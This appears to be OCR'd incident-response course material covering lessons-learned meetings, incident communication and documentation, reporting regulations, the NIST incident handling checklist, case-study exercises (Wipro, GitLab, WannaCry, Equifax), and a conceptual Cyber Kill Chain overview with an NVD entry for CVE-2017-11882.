
IT Outsourcing Breach

On April 2019, giant IT service provider Wipro, started some investigations about reports stating that their IT systems had been compromised. Read the following articles:

1. https://threatpost.com/wipro-confirms-hack/143826/
2. https://krebsonsecurity.com/2019/04/experts-breach-at-it-outsourcing-giant-wipro/
3. https://krebsonsecurity.com/2019/04/how-not-to-acknowledge-a-data-breach/

Let's discuss why attacking the supply chain is a critical component to target a large organization. Based on the articles, who might be behind the attack? If supply chain has been compromised, how difficult is to eradicate the source of the attack?

Post-Incident


Preparation
Detection & Analysis
Containment Eradication & Recovery
Post-Incident Activity

Learned Lessons

Every time there is a security incident, the organization must learn from it, and make sure that countermeasures are put in place so it does not happen again, that involves enhancing the detections and the technology, implement additional checks.

Organizations that are willing to enhance their posture and learn from incidents, must have a meeting once the resolution of the incident has been done and this should be performed several days after the incident.

The purpose of this meeting is to understand what happened, what was done and how well the whole team reacted to deal with the incident.

Learned Lessons: Questions to ask

- What happened and at what time?
- How well the staff and management perform in dealing with the incident?
- Did the team followed existing documentation, how it worked? Should it be updated?
- What information was needed?
- What would staff and management do differently the next time a similar incident occurs?
- How could communication with other partied be enhanced?
- What corrective actions the organization must put in place to avoid an incident like this from happening?

Case Study #3 : Gitlab Database Outage

Please read the excelent postmortem created by gitlab https://about.gitlab.com/blog/2017/02/10/postmortem-of-database-outage-of-january-31/ and let’s discuss about the learned lessons the company followed.

Communication

Communicating Security Incidents

When communicating a Security Incident, we need to make sure we understand how the incident will be notified. There are several ways in which the incident could be communicated including:

- Public/Customer Announcement
- Press Release
- Social Media Briefing
- Via organizations Social Networks.


Dealing with an incident not only involves technical aspects of dealing with it; it also relies heavily on **soft skills of communication.**

Communicating Security Incidents

When communicating a Security Incident, we need to make sure we understand **who are we communicating with**:


- Are we going to communicating to customers/end users being affected?
- Are we going to communicating the incident to the management board of the organization?
- Are we going communicating the incident to government agencies (e.g law enforcement, regulators)
- Are we going to communicate to everybody in a sort of general communication?

Types of communication during an incident




Internal Communication

When communicating the incident Internally, it could require a briefing of the incident and could involve the following parties:



External Communication

When communicating the incident external, it could requires a lot of preparation and more formal process.



The role of documentation

When dealing with an incident verbal communication is very important and so it is the documentation steps that should be followed. As part of the documentation, we can enumerate some tools that are commonly used:

- Ticketing Systems (initial reports)
- Investigation notes and findings (via ticketing system indicating the progression of the incident, the knowledge gotten an if more technical/specialized people needs to be engaged)
- Incident Reports (formal, briefing, root cause analysis)
- Forensic Evidence
- Indicators of Compromise (IoC) for sharing with other parties.

Case Study #3 : Gitlab External Communication

Please read the excelent postmortem created by gitlab https://about.gitlab.com/blog/2017/02/10/postmortem-of-database-outage-of-january-31/ and let's discuss external communication issued by the company.

The role of the documentation

Documentation is a key element of the Incident Response phase because the Incident Handlers are able to give details on what is going on, some one else can read the documentation and understand what is going on. If a new shift team gets involved, it will be easier for them to have a picture on what has been happening and how to continue.

Documentation also encourage knowledge and learning from what has happened which can lead to improvement and the implementation of preventive controls that guarantee the incident does not happen again.

Lastly, you need to be aware of Law Enforcement that requires having a clear timestamps and chain of events that could be used in court.

Mandatory Reporting Regulators

The GDPR regulators indicates that a breach involving EU citizens, should be communicated in 72 hours

Some mandatory regulations dictates mandatory reporting of data/security breaches. SEC, SOX, HIPPA

Some other standards provides best practices reporting (however they do not enforce them) including PCI-DSS, ISO 27001, NIST

Incident Handling Checklist

	Action	Completed
	Detection and Analysis	
1.	Determine whether an incident has occurred	
1.1	Analyze the precursors and indicators	
1.2	Look for correlating information	
1.3	Perform research (e.g., search engines, knowledge base)	
1.4	As soon as the handler believes an incident has occurred, begin documenting the investigation and gathering evidence	
2.	Prioritize handling the incident based on the relevant factors (functional impact, information impact, recoverability effort, etc.)	
3.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
4.	Acquire, preserve, secure, and document evidence	
5.	Contain the incident	
6.	Eradicate the incident	
6.1	Identify and mitigate all vulnerabilities that were exploited	
6.2	Remove malware, inappropriate materials, and other components	
6.3	If more affected hosts are discovered (e.g., new malware infections), repeat the Detection and Analysis steps (1.1, 1.2) to identify all other affected hosts, then contain (5) and eradicate (6) the incident for them	
7.	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
	Post-Incident Activity	
8.	Create a follow-up report	
9.	Hold a lessons learned meeting (mandatory for major incidents, optional otherwise)	

Source: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

Case Study #4 : WannaCry learning lessons

Synopsis

Yara, your senior Incident Handler, is very concerned with the increase and complexity of ransomware attacks. She would like all the members of the Incident Response to be aware of such threats and would like you to learn from the experiences of other companies.

She asked you to read a document issued by the UK Health and Social Care System (HSCS). The document is located in the folder **Documents/NHS Wannacry Learned Lessons/.**


Yara would like you to answer some questions:

1. How was the impact of this incident?
2. Why it happened?
3. How the Social Care System reacted?
4. What lessons can we learn from this incident?

Case Study #5: The Equifax breach

How an incident was not handled correctly

In September of 2017, Equifax announced a data breach that exposed the personal information of 147 million people.



Source: GAO-18-559, DATA PROTECTION: Actions Taken by Equifax and Federal Agencies in Response to the 2017 Breache:

Hands on Lab

1. Read the GAO-18-559 Data Protection Document and the summary https://www.gao.gov/products/gao-18-559 . The document is located in Documents/Equifax Case Study Documents/gao-18-559-highlights.pdf
2. Read this article https://www.wired.com/story/equifax-breach-response/ and discuss how this incident has been managed.
3. Why is hard to determine the real impact of this incident?

Incident Handling Case Studies

IR Case Studies


Download the two case studies and spend some time analyzing them.

Process Models for Cybersecurity

“All models are wrong, but some are useful”

George E.P. Box

Cyber Kill Chain



Source: https://www.eventtracker.com/tech-articles/siemphonic-cyber-kill-chain/

Reconnaissance

- Research, identification and selection of objectives (target), represented by crawling of Web sites, mailing lists, social relations or even information about any particular technology.

- Motivation and Preparation.

- Use of tools such as Nmap, Metasploit, DNS, WHOIS

Hands on Lab #6: Google Hacking Database


Weaponization

- Process of identifying vulnerabilities, developing an exploit and combining it with a payload.

- It has a sub phase called Vulnerability Hunting, especially in applications widely used in the industry (Adobe Acrobat, Reader, Office).

- Alternatively attackers can focus on less vulnerable and less used applications (e.g. Stuxnet).

Example of Weaponization



Source: Fireeye https://content.fireeye.com/apt/rpt-apt38

Delivery


- After an attacker has collected enough information to carry out the attack, the next phase is delivery:

- **Spear phishing:** The resource / payload is sent as an attachment or as a link via direct communication, which seems legitimate.

- **SQL Injection:** Via the exploitation of vulnerabilities in Web applications.

- **Watering Holes:** The attacker compromises a legitimate site and implants an exploit. The target will visit the site and be committed. For example an exploitation of a vulnerability in a site such as StackOverflow that an attacker could upload some malware.

Spear phishing



Source: https://www.riskiq.com/blog/labs/cobalt-group-spear-phishing-russian-banks/

Exploitation

- During the Delivery phase, the threat actor has not had direct interaction with the target system and has not been able to interact with it.

- In the Exploitation phase, the attacker gains access and starts executing arbitrary source code.

- The threat actor exploits a vulnerability (it could be a zero-day) or well-known vulnerability in the target system.

CVE-2017-11882

CVE-2017-11882 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Microsoft Office 2007 Service Pack 3, Microsoft Office 2010 Service Pack 2, Microsoft Office 2013 Service Pack 1, and Microsoft Office 2016 allow an attacker to run arbitrary code in the context of the current user by failing to properly handle objects in memory, aka "Microsoft Office Memory Corruption Vulnerability". This CVE ID is unique from CVE-2017-11884.

Source: MITRE
Description Last Modified: 11/14/2017
+View Analysis Description

Impact

CVSS v3.0 Severity and Metrics:

Base Score: 7.8 HIGH
Vector: AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V3 legend)
Impact Score: 5.9
Exploitability Score: 1.8

Attack Vector (AV): Local
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High

CVSS v2.0 Severity and Metrics:

Base Score: 9.3 HIGH
Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C) (V2 legend)
Impact Subscore: 10.0
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Complete
Integrity (I): Complete
